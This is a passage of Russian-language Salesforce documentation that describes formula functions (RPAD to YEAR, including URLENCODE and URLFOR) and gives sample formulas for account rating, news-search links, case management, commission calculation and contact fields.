Если длина значения *текст* превышает длину значения *строка\_заполнения*, то *текст* усекается до размера *длина\_заполнения*.

**Пример:**

**Имя поля: заполнение по умолчанию**

Функция RPAD (Name, 20) усекает поле Name до 20 символов. Например, для имени mycompany.com возвращается значение mycompany.com.

**My\_Company: без изменения**

Функция RPAD ('my\_company.com', 14, 'z') возвращает значение my\_company.com без изменения, так как его длина составляет 14 символов.

**Имя поля: заполнение символом**

Функция RPAD (Name, 15, 'z') возвращает значение mycompany.comz.

**Имя поля: усечение**

Функция RPAD (Name, 2) усекает имя до двух символов. Например, для имени mycompany.com возвращается значение my.

**Советы:**

Конечные пробелы пропускаются.

## SQRT

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает положительный квадратный корень заданного числа.   |
| <b>Использование:</b> | <code>SQRT (число)</code> и замените <i>число</i> полем или выражением, которое должно использоваться для извлечения квадратного корня.  |
| <b>Пример:</b>        | <p>Функция <code>SQRT (25)</code> возвращает квадратный корень числа 25, равный 5.</p> <p><b>Амплитуда</b></p> <p>Функция <code>SQRT (Amplitude__c)</code> возвращает квадратный корень настраиваемого числового поля, отображающего амплитуду землетрясения.</p>  |
| <b>Советы:</b>        | <ul style="list-style-type: none"> <li>Вычисление квадратного корня отрицательного числа возвращает ошибку на странице сведений.</li> <li>Ошибки деления на ноль могут быть исключены путем добавления функции IF. Например: <code>IF (Amplitude__c &gt;= 0, SQRT (Amplitude__c), null)</code>.</li> </ul> |

## SUBSTITUTE

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция заменяет устаревший текст новым текстом.  |
| <b>Использование:</b> | <code>SUBSTITUTE (текст, предыдущий_текст, новый_текст)</code> и замените <i>текст</i> полем или выражением, значение которого должно быть заменено; замените <i>предыдущий_текст</i> текстом, который должен быть заменен; замените <i>новый_текст</i> текстом, который должен заменить <i>предыдущий_текст</i> .   |
| <b>Пример:</b>        | <p>Функция <code>SUBSTITUTE (Name, "Coupon", "Discount")</code> возвращает имя возможности, содержащей термин Coupon, и заменяет Coupon термином Discount.</p> <p>Функция <code>SUBSTITUTE (Email, LEFT (Email, FIND ("@", Email)), "www.")</code> определяет местоположение символа @ в адресе эл. почты пользователя для ограничения длины текста, который должен быть заменен компонентом WWW. как средством извлечения адреса веб-сайта.</p> |
| <b>Советы:</b>        | <ul style="list-style-type: none"> <li>Все термины, окруженные кавычками, чувствительны к регистру.</li> <li>Если <i>предыдущий_текст</i> отображается несколько раз, то каждый экземпляр заменяется указанным значением параметра <i>новый_текст</i> даже в том случае, если данное действие инициирует наличие повторов.</li> </ul>  |

## TEXT

|                  |   |
|------------------|---|
| <b>Описание:</b> | Данная функция преобразует поле типа «Процент», «Число», «Дата», «Дата/время» или «Валюта» в текст при использовании формул. Кроме того, функция преобразует значения раскрывающегося списка в текст при использовании правил утверждения, правил этапов утверждения, бизнес-правил, правил расширения, правил назначения, правил |
|------------------|---|

автоматического ответа, правил проверки, полей формулы, обновлений поля или настраиваемых кнопок и ссылок.

**Использование:**

TEXT (*значение*) и замените *значение* полем или выражением, которое должно быть преобразовано в текстовый формат. Данная функция не поддерживает специальные символы, кроме десятичной запятой и символа «минус».

**Пример:**

**Ожидаемый доход в текстовом формате**

Функция TEXT (ExpectedRevenue) возвращает ожидаемый доход по возможности в текстовом формате без знака доллара. Например, если поле кампании Expected Revenue содержит значение «\$200 000», то данное поле формулы возвращает значение «200 000».

**Код актива**

Формула SerialNumber &"-"& TEXT (Quantity) возвращает код актива, содержащий серийный номер и количество, разделенные тире. Поле Serial Number уже является текстовым, а поле Quantity является числовым, поэтому требует использования функции TEXT.

**Использование значений раскрывающегося списка в математических уравнениях**

```
VALUE (LEFT (TEXT (Quantity), 5)) * Unit
```

Данная формула умножает первые пять чисел раскрывающегося списка Quantity на значение числового поля Unit.

**Сравнение двух раскрывающихся списков**

```
IF (TEXT (bug_status) = TEXT (case_status), "Match", "Out of Sync")
```

Данная формула сравнивает значения раскрывающегося списка bug\_status со значениями раскрывающегося списка case\_status.

**Отображение значений раскрывающегося списка из родительских записей**

```
TEXT (Account.Industry)
```

Данное поле формулы для возможностей отображает отрасль связанной организации.

**Объединение значений раскрывающегося списка**

```
TEXT (Account.Industry) & " - " & TEXT (Account.SubIndustry__c)
```

Данное поле формулы для возможностей отображает отрасль и подотрасль связанной организации.

**Примеры правила проверки:**

**Блокировка сохранения закрытой возможности**

Функция CONTAINS (TEXT (Status), "Closed") возвращает значение «ИСТИНА», если раскрывающийся список Status содержит значение Closed (например, Closed Won или Closed Lost). Данная формула правила проверки запрещает пользователям сохранять изменения, внесенные в закрытую возможность.

**Использование числовых функций в числовых значениях раскрывающегося списка**



Формула `VALUE (LEFT (TEXT (Quantity), 5) * Unit > 10000` умножает первые пять чисел раскрывающегося списка `Quantity` на значение числового поля `Unit` и возвращает значение «ИСТИНА», если результат превышает «10 000».

#### Прямое сравнение двух раскрывающихся списков

Формула `TEXT (bug_status) = TEXT (case_status)` сравнивает значения раскрывающегося списка `bug_status` со значениями раскрывающегося списка `case_status` и, в случае их равенства, возвращает значение «ИСТИНА».

#### Советы:

- Возвращенный текст не форматируется символами валюты, процентами и запятыми.
- Значения не чувствительны к региональным настройкам. Например, значение «24,42 EUR» преобразуется в число «24,42».
- Проценты возвращаются в виде десятичных значений.
- Даты возвращаются в формате ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня).
- Значения даты/времени возвращаются в формате ГГГГ-ММ-ДД ЧЧ:ММ:ССZ, где ГГГГ — это четырехзначное обозначение года, ММ — это двухзначное обозначение месяца, ДД — это двухзначное обозначение дня, ЧЧ — это двухзначное обозначение часов, ММ — это двухзначное обозначение минут, СС — это двухзначное обозначение секунд, а Z соответствует нулевому меридиану, отображающему время по Гринвичу.
- Поля раскрывающегося списка поддерживаются функциями `TEXT`, используемыми в формулах следующего типа: правила проверки, правила утверждения, правила этапов утверждения, бизнес-правила, правила расширения, правила назначения, правила автоматического ответа, поля формулы, обновления поля или настраиваемые кнопки и ссылки. Рекомендуем использовать функцию `ISPICKVAL` или `CASE` при обращении к полю раскрывающегося списка в других формулах.
- Функция `TEXT` всегда возвращает значения раскрывающегося списка на основном языке организации, а не на языке текущего пользователя.

## TODAY

#### Описание:

Данная функция возвращает текущую дату как тип данных «Дата».

#### Использование:

`TODAY ()`

#### Пример:

Функция `TODAY () - Sample_date_c` вычисляет количество оставшихся дней в образце.

#### Пример правила проверки:

```
SampleDate < TODAY ()
```

Данный пример запрещает пользователям заполнять поле `Sample Date` прошедшей датой.

#### Советы:

- Запрещается удалять скобки.
- Запрещается заполнять скобки содержимым. Скобки должны быть пустыми.

- Функция TODAY должна использовать поле даты вместо поля даты/времени. Поле «Дата последнего действия» — это поле даты, тогда как поля «Дата создания» и «Дата последнего изменения» — это поля даты/времени.
- Рекомендуем использовать функцию NOW для отображения поля даты/времени.
- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Рекомендуем использовать операторы сложения и вычитания с функцией TODAY и другими полями даты для возврата числа, соответствующего количеству дней. Например, формула TODAY () -LastActivityDate вычисляет количество дней, прошедших после даты последнего действия. Данный пример использует поле формулы типа «Число».
- Рекомендуем использовать операторы сложения и вычитания с функцией TODAY и числами для возврата даты. Например, формула TODAY () +5 прибавляет пять дней к текущей дате. Данный пример использует поле формулы типа «Дата».

## TRIM

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция удаляет пробелы и символы табуляции из начала и конца текстовой строки.   |
| <b>Использование:</b> | TRIM ( <i>текст</i> ) и замените <i>текст</i> полем или выражением, которое должно быть обработано.  |
| <b>Пример:</b>        | Формула TRIM (LEFT (LastName, 5)) & "-" & RIGHT (FirstName, 1) возвращает код сети, содержащий первые пять символов фамилии пользователя и первый символ личного имени пользователя, разделенные тире. |

## UPPER

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция преобразует все буквы заданной текстовой строки в прописные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.  |
| <b>Использование:</b> | UPPER ( <i>текст</i> , [ <i>регион</i> ]) и замените <i>текст</i> полем или выражением, которое должно быть преобразовано в прописной текст; замените <i>регион</i> — дополнительным двухзначным кодом ISO или пятизначным кодом региона (при его наличии).  |
| <b>Пример:</b>        | <p><b>MYCOMPANY.COM</b></p> <p>Функция UPPER ("mycompany.com") возвращает значение MYCOMPANY.COM.</p> <p><b>MYCOMPANY.COM 123</b></p> <p>Функция UPPER ("Mycompany.com 123") возвращает значение MYCOMPANY.COM 123.</p> <p><b>Применение правил турецкого языка</b></p> <p>Турецкий язык использует два варианта буквы «i»: с точкой и без точки. Согласно правилам турецкого языка, буква «i» с точкой может использоваться как заглавная, а буква «i» без точки — как строчная. Чтобы гарантировать корректное использование функции</p> |

UPPER () на турецком языке, рекомендуем добавить код Турции (*tr*) в функцию UPPER ().

Например:

UPPER ( *текст*, "tr" ).

В этом случае система Salesforce блокирует преобразование буквы «i» с точкой в букву «İ» без точки в параметре *текст*.

## URLENCODE

### Описание:

Данная функция кодирует значения текстовых полей и полей слияния для использования в URL-адресах путем замены недопустимых символов URL-адресов (например, пробелы) соответствующим кодом (см. документ RFC 3986 «*Универсальный идентификатор ресурсов (URI): общий синтаксис*»). Например, пробелы заменяются кодом %20, а восклицательные знаки — кодом %21.

### Использование:

{ !URLENCODE (*текст*) } и замените *текст* полем слияния или текстовой строкой, которая должна быть закодирована.

### Пример:

Если поле слияния `foo__c` содержит текст `<B>Mark 's page<b>`, то функция { !URLENCODE ( `foo__c` ) } возвращает следующее значение:  
%3CВ%3EМark%27s%20page%3C%2Fb%3E

### Советы:

- Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.
- Настраиваемые кнопки и ссылки с URL-источниками содержимого используют разные параметры кодировки. Если функция URLENCODE используется для кодировки настраиваемой кнопки или ссылки, содержащей заданный параметр кодировки, то система Salesforce сначала кодирует URL-адрес, а затем кодирует результат. Например, если URL-адрес в настраиваемой ссылке содержит пробел и использует кодировку UTF-8, то система Salesforce сначала кодирует пробел в виде символа плюса, а затем функция URLENCODE преобразует символ плюса в код символа %2B.
- Если стандартное поле возможности «Организация» (`Opportunity.Account`) добавляется в функцию URLENCODE, то поле содержит код организации, а не ее имя. Чтобы закодировать имя организации, создайте настраиваемое поле формулы кросс-объекта для возможностей, которое охватывает имя организации, и добавьте данное поле в функцию URLENCODE вместо стандартного поля `Opportunity.Account`. Например, если формула кросс-объекта содержит настраиваемое поле `AccountNameFormula__c`, воспользуйтесь следующей строкой:

```
http://www.google.com/search?q={ !URLENCODE
(AccountNameFormula__c) }
```

## URLFOR

**Описание:** Данная функция возвращает относительный URL-адрес для действия, элемента S-Control, страницы Visualforce или файла из архива статического ресурса на странице Visualforce.

**Использование:** `{!URLFOR(цель, код, [входные_данные], [без_переопределения])}` и замените *цель* URL-адресом, действием, элементом S-Control или переменной поля слияния статического ресурса; замените *код* ссылкой на запись; замените *входные\_данные* любыми дополнительными параметрами. Аргумент *без\_переопределения* также является дополнительным и по умолчанию содержит значение «ложь». Данный аргумент применяется к URL-адресам стандартных страниц Salesforce (например, `$Action.Account.New`). Замените аргумент *без\_переопределения* значением «истина» для отображения стандартной страницы Salesforce, независимо от наличия соответствующего переопределения в других областях приложения.

Чтобы получить доступ к странице Visualforce, введите `apex/` и имя нужной страницы. Например, чтобы получить доступ к странице Visualforce по имени `myTestPage`, введите `{!URLFOR("/apex/myTestPage")}`.

### Пример Visualforce:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                        'images/Bluehills.jpg')}" width="50"
height="50"/>
```

Данный пример использует компонент `<apex:image>`, ссылающийся на JPG-файл, который хранится в архиве, загруженном в качестве статического ресурса. При загрузке имя статического ресурса было определено как `TestZip`, а путь к изображению внутри ресурса — как `images/Bluehills.jpg`.

### Советы:

- Чтобы получить доступ к специальным полям слияния для действий, элементов S-Control и статических ресурсов, воспользуйтесь глобальными переменными.
- Имя входного параметра, начинающееся с любого символа, кроме буквы или знака доллара, должно быть окружено кавычками.
- Чтобы объединить разные *входные\_данные*, рекомендуем использовать квадратные скобки.

```
{!URLFOR($Action.Case.View, Case.Id, [parm1="A", parm2="B"])} 
```

- Чтобы задать аргумент *без\_переопределения* в случае отсутствия входных данных для передачи, задайте параметру *входные\_данные* нулевое значение.

```
{!URLFOR($Action.Case.View, Case.Id, null, true)}
```

- Стандартное действие, которое было переопределено, больше недоступно в системе Salesforce. Например, переопределение действия по созданию организации влияет на кнопку **«Создать»**, отображающуюся на всех страницах (например, страница сведений об организации или связанные списки организаций на других страницах сведений), а также на раскрывающийся список **«Создать...»**, отображающийся на боковой панели. Чтобы переопределить стандартное действие, но сохранить возможность доступа к данному действию, воспользуйтесь аргументом *без\_переопределения* в элементе S-Control.

- При переопределении начальной страницы стандартной или настраиваемой вкладки задайте параметру *цель* глобальную переменную `$Action` для объекта `Tab`, а параметру *код* — тип объекта. Например: `URLFOR ($Action.Account.Tab, $ObjectType.Account)`.
- Данная функция доступна только в настраиваемых кнопках, ссылках, элементах S-Control и страницах Visualforce.

## VALUE

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция преобразует текстовую строку в число.   |
| <b>Использование:</b> | <code>VALUE (текст)</code> и замените <i>текст</i> полем или выражением, которое должно быть преобразовано в число.  |
| <b>Пример:</b>        | <p><b>Номер интереса</b></p> <p>Функция <code>VALUE (Lead_Number__c)</code> возвращает число для текстового значения поля автонумерации <code>Lead Number</code>. Данная функция может быть полезна при использовании поля <code>Lead Number</code> в расчетах. Обратите внимание, что поля автонумерации являются текстовыми, поэтому при выполнении числовых расчетов должны быть преобразованы в числовые.</p> <p><b>Циклическое назначение интересов</b></p> <p><code>MOD (VALUE (Lead_Number__c) , 3)</code></p> <p>Данная формула предназначена для поля настраиваемой формулы <code>Round_Robin_ID</code>, которое назначает каждому интересу значение 0, 1 или 2. Данная формула использует настраиваемое поле автонумерации <code>Lead Number</code>, которое назначает каждому интересу уникальный номер, начиная с 1. Функция <code>MOD</code> делит номер интереса на доступное количество очередей (три очереди в данном примере) и возвращает остаток 0, 1 или 2. Рекомендуем использовать значение данного поля формулы в правилах назначения интересов для назначения интересов разным очередям. Например:</p> <ul style="list-style-type: none"> <li>• <code>Round_Robin_ID = 0</code> назначается очереди А</li> <li>• <code>Round_Robin_ID = 1</code> назначается очереди Б</li> <li>• <code>Round_Robin_ID = 2</code> назначается очереди В</li> </ul> |

|                |   |
|----------------|---|
| <b>Советы:</b> | <p>Функция <code>VALUE</code> не поддерживает специальные символы, кроме десятичной запятой и символа «минус». Например, формула <code>VALUE (Text_field__c)</code> возвращает следующие результаты:</p> <ul style="list-style-type: none"> <li>• Если поле <code>Text field</code> содержит значение 123, то формула возвращает значение <b>123</b>.</li> <li>• Если поле <code>Text field</code> содержит пустое значение, то формула возвращает значение <b>#Ошибка!</b></li> <li>• Если поле <code>Text field</code> содержит значение \$123, то формула возвращает значение <b>#Ошибка!</b></li> <li>• Если поле <code>Text field</code> содержит значение EUR123, то формула возвращает значение <b>#Ошибка!</b></li> </ul> |
|----------------|---|

## VLOOKUP

**Описание:** Данная функция возвращает значение путем поиска связанного значения в настраиваемом объекте подобно функции Excel VLOOKUP().

**Использование:** VLOOKUP (*поле\_для\_возврата*, *поле\_объекта\_поиска*, *значение\_поиска*) и замените *поле\_для\_возврата* полем, содержащим нужное значение; замените *поле\_объекта\_поиска* полем связанного объекта, содержащим значение, которое должно быть сопоставлено; замените *значение\_поиска* значением, которое должно использоваться для сопоставления.

**Пример правила проверки:** Данный пример проверяет действительность почтового индекса для счета путем поиска первых пяти символов значения в настраиваемом объекте Zip\_Code\_\_c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip\_Code\_\_c не содержит почтового индекса или область для счета не соответствует полю State\_Code\_\_c в объекте Zip\_Code\_\_c, то система отображает ошибку.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
      VLOOKUP (
$ObjectType.Zip_Code__c.Fields.State_Code__c,
$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5))
<>
      BillingState )
```

 **Прим.:**

- Рекомендуем использовать данный пример, если поле страны для счета содержит значение US или USA.
- Почтовые индексы США могут быть загружены в виде CSV-файла на веб-узле <http://zips.sourceforge.net>.

**Советы:**

- Параметр *поле\_для\_возврата* должен содержать поле типа «Автонумерация», «Сводное резюмирование», «Взаимосвязь "Поиск"», «Взаимосвязь "Основная-подробная"», «Кнопка-флажок», «Дата», «Дата/время», «Эл. почта», «Число», «Процент», «Тел.», «Текст», «Область текста» или «URL-адрес».
- Параметр *поле\_объекта\_поиска* должен использовать поле настраиваемого объекта «Имя записи».
- Параметры *поле\_объекта\_поиска* и *значение\_поиска* должны использовать одинаковый тип данных.
- При совпадении нескольких записей возвращается значение первой записи.
- Возвращенное значение должно относиться к настраиваемому объекту.
- Настраиваемое поле или настраиваемый объект, используемый данной функцией, не может быть удален.
- Данная функция доступна только в [правилах проверки](#).

## YEAR

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает четырехзначный год.   |
| <b>Использование:</b> | YEAR ( <i>дата</i> ) и замените <i>дату</i> полем или выражением, содержащим нужный год.  |
| <b>Пример:</b>        | Формула YEAR (TODAY ()) - YEAR (Initial_Meeting__c) возвращает количество лет, прошедших после первой встречи с клиентом. Данный пример использует настраиваемое поле даты Initial Meeting. |

СМ. ТАКЖЕ:

- [Операторы и функции формулы \(A – H\)](#)
- [Операторы и функции формулы](#)

## Примеры полей сложной формулы

Посмотрите примеры полей формул для разных типов приложений, которые можно использовать и изменять произвольно.

Данный документ содержит примеры настраиваемых формул для перечисленных ниже тем. Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 4632.

- [Примеры формул: управление организациями](#)
- [Примеры формул: медиа-службы организации](#)
- [Примеры формул: управление обращениями](#)
- [Примеры формул: вычисления комиссии](#)
- [Примеры формул: управление контактами](#)
- [Примеры формул: категоризация данных](#)
- [Использование даты и значений даты/времени в формулах](#)
- [Примеры формул: предоставление скидки](#)
- [Примеры формул: услуги для сотрудников](#)
- [Примеры формул: отслеживание расходов](#)
- [Примеры формул: финансовые вычисления](#)
- [Примеры формул: ссылки на изображения](#)
- [Примеры формул: ссылки на интеграции](#)
- [Примеры формул: управление интересами](#)
- [Примеры формул: показатели](#)
- [Примеры формул: управление возможностями](#)
- [Примеры формул: ценообразование](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о поле формулы:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления полей формулы:

- «Настройка приложения»

## Примеры формул: вычисления результата

СМ. ТАКЖЕ:

[Формулы: Вопросы ?](#)

[Советы по созданию формул](#)

## Примеры формул: управление организациями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

### Рейтинг организации

Данная формула оценивает поля «Годовой доход», «Страна для счета» и «Тип», а затем назначает значение Hot, Warm или Cold.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
"US")),
IF (ISPICKVAL (Type, "Manufacturing Partner"), "Hot",
IF (OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL (Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

Кроме того, объект «Контакт» может ссылаться на указанное ниже поле формулы «Рейтинг организации» посредством формул кросс-объектов.

```
Account.Account_Rating__c
```

### Регион организации

Данная формула возвращает текстовое значение North, South, East, West или Central на основе поля организации «Область/штат для счета».

```
IF (ISBLANK (BillingState), "None",
IF (CONTAINS ("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF (CONTAINS ("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF (CONTAINS ("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF (CONTAINS ("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF (CONTAINS ("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other")))))
```

### Давность контракта

Данная формула вычисляет количество дней, прошедших после активации контракта с организацией. Данное поле содержит значение, если полю контракта «Статус» задано значение Activated.

```
IF (ISPICKVAL (Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```



## Примеры формул: медиа-службы организации

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 4632.

### Поиск BBC™ News

Данная формула создает ссылку на поисковый сайт BBC News на основе поля «Имя организации».

```
HYPERLINK (  
"http://www.bbc.co.uk/search/news/?q=" &Name,  
"BBC News")
```

### Поиск Bloomberg™ News

Данная формула создает ссылку на биржевой символ организации на веб-сайте Bloomberg.

```
HYPERLINK (  
"http://www.bloomberg.com/markets/symbolsearch?query=" &TickerSymbol,  
"Bloomberg News")
```

### Поиск CNN™ News

Данная формула создает ссылку на поисковый сайт CNN News на основе поля «Имя организации».

```
HYPERLINK (  
"http://http://www.cnn.com/search/?query=" &Name,  
"CNN News")
```

### Поиск MarketWatch™

Данная формула создает ссылку на биржевой символ организации на веб-сайте Marketwatch.com.

```
HYPERLINK (  
"http://www.marketwatch.com/investing/stock/" &TickerSymbol,  
"Marketwatch")
```

### Поиск Google™

Данная формула создает ссылку на поисковый сайт Google на основе поля «Имя организации».

```
HYPERLINK (  
"http://www.google.com/#q=" &Name,  
"Google")
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Поиск Google News

Данная формула создает ссылку на поисковый сайт Google News на основе поля «Имя организации».

```
HYPERLINK (
"http://news.google.com/news/search?en&q=" &Name,
"Google News")
```

## Поиск Yahoo!™

Данная формула создает ссылку на поисковый сайт Yahoo! на основе поля «Имя организации».

```
HYPERLINK (
"http://search.yahoo.com/search?p=" &Name,
"Yahoo Search")
```

## Поиск Yahoo! News

Данная формула создает ссылку на поисковый сайт Yahoo! News на основе поля «Имя организации».

```
HYPERLINK (
"http://news.search.yahoo.com/search/news?p=" &Name,
"Yahoo News")
```

## Примеры формул: управление обращениями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Автонабор

Данная формула создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона при нажатии. Замените поля `servername` и `call` именем номеронабирателя и используемой командой. Поле слияния `Id` вставляет идентификатор записи контакта, интереса или организации. Первое поле слияния `Phone` передаст номеронабирателю нужный номер для набора; последнее поле слияния `Phone` использует значение поля `Phone` как текст, при нажатии которого набирается номер.

```
HYPERLINK ("http://servername/call?id=" & Id & "&phone=" &
Phone, Phone)
```

### Категоризация обращений

Данная формула отображает текстовое значение RED, YELLOW или GREEN на основе значения настраиваемого текстового поля длительности обращения.

```
IF (DaysOpen__c > 20, "RED",
IF (DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### Отслеживание полноты данных обращения

Данная формула вычисляет процент конкретных настраиваемых полей, содержащих данные. Формула проверяет значения двух настраиваемых числовых полей: Problem Num и Severity Num. Если поля не содержат значений, то формула возвращает значение «0». Формула возвращает значение «1» для каждого поля, содержащего значение, и умножает итоговое значение на «50» для вычисления процента полей, содержащих данные.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c), 0, 1)) * 50
```

### Рекомендуемые напоминания для агентов

Данная формула напоминает агенту о предложениях по перекрестным продажам на основе прошлых покупок.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

### Рекомендуемые предложения

Данная формула рекомендует продукт на основе истории по поддержке поставщика компьютеров. Формула возвращает рекомендацию при соответствии настраиваемого поля Problem полю формулы.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

### Примеры формул: вычисления комиссии

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Суммы комиссии для возможностей

Данная формула позволяет вычислять комиссию на основе фиксированного процента (2%) от значения поля возможности Amount.

```
IF(ISPICKVAL(StageName, "Closed Won"),
ROUND(Amount * 0.02, 2), 0)
```

Данный пример вычисляет комиссию для любой возможности на этапе Closed Won. Значение данного поля вычисляется путем умножения суммы на коэффициент 0,02 для любой закрытой/реализованной возможности. Открытым или нереализованным возможностям назначается нулевая комиссия.

#### Комиссия: размер сделки

Данная формула вычисляет комиссионные на основе размера сделки, возвращая 9% комиссионных для сделок со стоимостью более 100 000 рублей и 8% комиссионных для других сделок.

```
IF(Amount > 100000, 0.09, 0.08 )
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Комиссия: больше или равно

Данная формула назначает значение YES, если комиссия превышает или равна одному миллиону. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле валюты Commission.

```
IF(Commission__c >=
    1000000, "YES", "NO")
```

### Комиссия: максимальное значение

Данная формула определяет комиссионные за актив на основе наибольшего значения: комиссионный процент пользователя от цены; цена, умноженная на процент скидки, заданный для организации; 100 долларов. Данный пример предполагает наличие двух готовых настраиваемых полей процентов для пользователей и активов.

```
MAX($User.Commission_Percent__c * Price,
    Price * Account_Discount__c, 100)
```

### Примеры формул: управление контактами

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Процент скидки для организации контакта

Данная формула отображает поле организации Discount Percent на странице контактов.

```
Account.Discount_Percent__c
```

### Имя организации контакта

Данная формула отображает стандартное поле «Имя организации» на странице контактов.

```
Account.Name
```

### Телефон организации контакта

Данная формула отображает стандартное поле «Тел. организации» на странице контактов.

```
Account.Phone
```

### Рейтинг организации контакта

Данная формула отображает поле «Рейтинг организации» на странице контактов.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

### Веб-сайт организации контакта

Данная формула отображает стандартное поле «Веб-сайт организации» на странице контактов.

```
Account.Website
```

Длинный URL-адрес веб-сайта организации может быть заменен нужной меткой (например, Click Here) посредством функции HYPERLINK. Например:

```
IF (Account.Website="", "",
  IF (
    OR (LEFT (Account.Website, 7) = "http://", LEFT (Account.Website, 8) = "https://"),
    HYPERLINK ( Account.Website , "Click Here" ),
    HYPERLINK ( "http://" & Account.Website , "Click Here" )
  )
)
```

Кроме того, данная формула добавляет компонент http:// или https:// при его отсутствии в поле URL-адреса.

### Профиль LinkedIn™ контакта

Система позволяет настраивать ссылку, отображающуюся на странице профиля контакта и открывающую профиль LinkedIn. Для этого, выполните указанные ниже действия.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления контактами.
2. Нажмите кнопку **«Создать кнопку или ссылку»**.
3. Заполните поле «Метка» (например, *«СсылкаLinkedIn»*).
4. Введите данную формулу в поле содержимого.

```
http://www.linkedin.com/search/fpsearch?type=people&keywords
={!Contact.FirstName}+{!Contact.LastName}
```

5. Нажмите кнопку **«Сохранить»**.

Помните, что данная ссылка должна быть добавлена в макет страницы контактов.

### Присвоение идентификационного номера контакта

Данная формула отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данный пример использует настраиваемое текстовое поле SSN.

```
TRIM (LEFT (LastName, 5) ) &
    "-" & TRIM (RIGHT (SSN__c, 4) )
```

### Предпочтительный телефон контакта

Данная формула отображает предпочтительный способ связи с контактом в связанном списке контакта (рабочий телефон, домашний телефон или мобильный телефон) на основе значения, выбранного в настраиваемом раскрывающемся списке Preferred Phone.

```
CASE (Preferred_Phone__c,
  "Work", "w. " & Phone,
  "Home", "h. " & HomePhone,
```

```
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

### Приоритет контакта

Данная формула оценивает важность контакта на основе рейтинга организации и должности контакта. Если рейтингу организации задано значение **Hot** или название должности начинается со слова **Executive**, то приоритет контакта оценивается как высокий (P1). Если рейтингу организации задано значение **Warm** или название должности начинается со слова **VP**, то приоритет контакта оценивается как средний (P2). Если рейтингу организации задано значение **Cold**, то приоритет контакта оценивается как низкий (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",
IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",
IF(ISPICKVAL(Account.Rating, "Cold"), "P3",
"P3")
)
)
```

### КОД Yahoo! контакта

Данная формула отображает гиперактивный значок Yahoo! Messenger, указывающий на вход пользователя в службу. При нажатии значка Yahoo! Messenger открывается диалоговое окно. Данный пример использует настраиваемое текстовое поле контактов **Yahoo Name**, позволяющее сохранять код Yahoo! Messenger контакта.

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
"&m;=g&t;=0", "Yahoo"))
```

### Динамическое форматирование адреса

Данное поле формулы отображает отформатированный почтовый адрес контакта в стандартном формате, включая пробелы и разрывы строк в соответствии с региональными настройками.

```
CASE(ShippingCountry,
"USA",
ShippingStreet & BR() &
